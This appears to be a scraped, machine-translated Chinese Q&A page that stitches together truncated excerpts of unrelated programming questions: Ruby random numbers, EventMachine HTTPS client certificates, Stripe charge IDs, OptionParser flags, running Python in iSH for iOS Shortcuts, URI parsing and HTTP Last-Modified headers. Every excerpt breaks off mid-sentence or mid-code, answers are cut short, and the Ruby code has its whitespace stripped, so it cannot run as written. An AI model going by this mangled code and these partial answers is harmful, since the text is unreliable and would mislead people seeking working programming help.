所以基本上是为了好玩,我试图生成一列数字(7位数字只有0和1)我的代码很短:a=rand(0000000-1111111)b=220a1=rand(0000000-1111111)a2=rand(0000000-1111111)a3=rand(0000000-1111111)a4=rand(0000000-1111111)a5=rand(0000000-1111111)whileb!=0putsaputsa2putsa3putsa4putsa5end我的问题是,不是生成随机的0和1列,而是所有,而是使用了数字。 最佳答案 这是惯用的
我正在尝试使用RubyEventMachine访问使用SSL证书身份验证的HTTPSWeb服务,但我没有让它工作。我编写了以下简单代码块来对其进行端到端测试:require'rubygems'require'em-http'EventMachine.rundourl='https://foobar.com/'ssl_opts={:private_key_file=>'/tmp/private.key',:cert_chain_file=>'/tmp/ca.pem',:verify_peer=>false}http=EventMachine::HttpRequest.new(url).g
现在我正在使用我的Rails应用程序成功收费,但我想获取有关交易的某些详细信息,例如商品购买的描述和信用卡的最后四位数字,以显示给用户他们的收据页面。我一直在查看文档,但实际上没有任何内容可以解释如何为应用提供token并取回charge_id,然后我可以使用它来获取有关费用的其他信息的哈希值。任何帮助都是巨大的。谢谢! 最佳答案 Stripe在对费用创建调用的响应中返回费用ID。如果您使用的是Ruby库,则可以执行以下操作来获取ID:require"stripe"Stripe.api_key=''charge=Stripe::Ch
我在Ruby(test.rb)中有这么简单的代码:#!/usr/bin/envrubyrequire'optparse'OptionParser.newdo|option|option.on("--sort","Sortdata")doputs"--sortpassed"endend.parse!然后我运行它:./test.rb-s并得到:--sortpassed我错过了什么吗?我希望唯一的--sort(长)选项有效,而不是短选项。如何获取? 最佳答案 我在optparse.rb的第1378-1380行中找到了导致此行为的代码:#i
文章目录前言核心逻辑配置iSH安装Python创建Python脚本配置启动文件测试效果快捷指令前言iOS快捷指令所能做的操作极为有限。假如快捷指令能运行Python程序,那么可操作空间就瞬间变大了。iSH是一款免费的iOS软件,它模拟了一个类似Linux的命令行解释器。我们将在iSH中运行Python程序,然后在快捷指令中获取Python程序的输出。核心逻辑我们用一个“获取当前日期”的Python程序作为演示(其实快捷指令中本身存在“获取当前日期”的操作,因而此需求可以不用Python,这里仅仅为了演示方便),核心代码如下。>>>importtime>>>time.strftime('%Y-%
如果我有一个URL:http://www.example.com/page我想将其解释为:example.com但是,如果我有:http://blog.example.com/page我想回去:blog.example.com这很难吗? 最佳答案 使用Ruby的URI模块:require'uri'URI.parse('http://www.example.com/page').host=>"www.example.com"URI.parse('http://blog.example.com/page').host=>"blog.ex
我试图在没有任何重复的情况下显示多态关系列表。我有一个StoreViews表,其中包含一个名为viewable的多态字段(因此我的表中有一个viewable_id和viewable_type列)。现在我想显示View,每个多态关系只显示一次,没有重复。@views=StoreView..distinct(:viewable_id).distinct(:viewable_type).order("created_atDESC").limit(10)因此,如果StoreViews中有两条记录,并且都具有相同的可见关系,@views应该只返回最近的一条。然而,事实并非如此。
我正在尝试检查自上次检查以来是否修改了文件(在网络上)。是否可以通过获取httpheader来读取文件上次修改(或上传)的时间来做到这一点? 最佳答案 您可以使用内置的Net::HTTP库为您完成大部分工作:require'net/http'Net::HTTP.start('stackoverflow.com')do|http|response=http.request_head('/robots.txt')response['Last-Modified']#=>Sat,04Jun201108:51:44GMTend如果需要,您可以
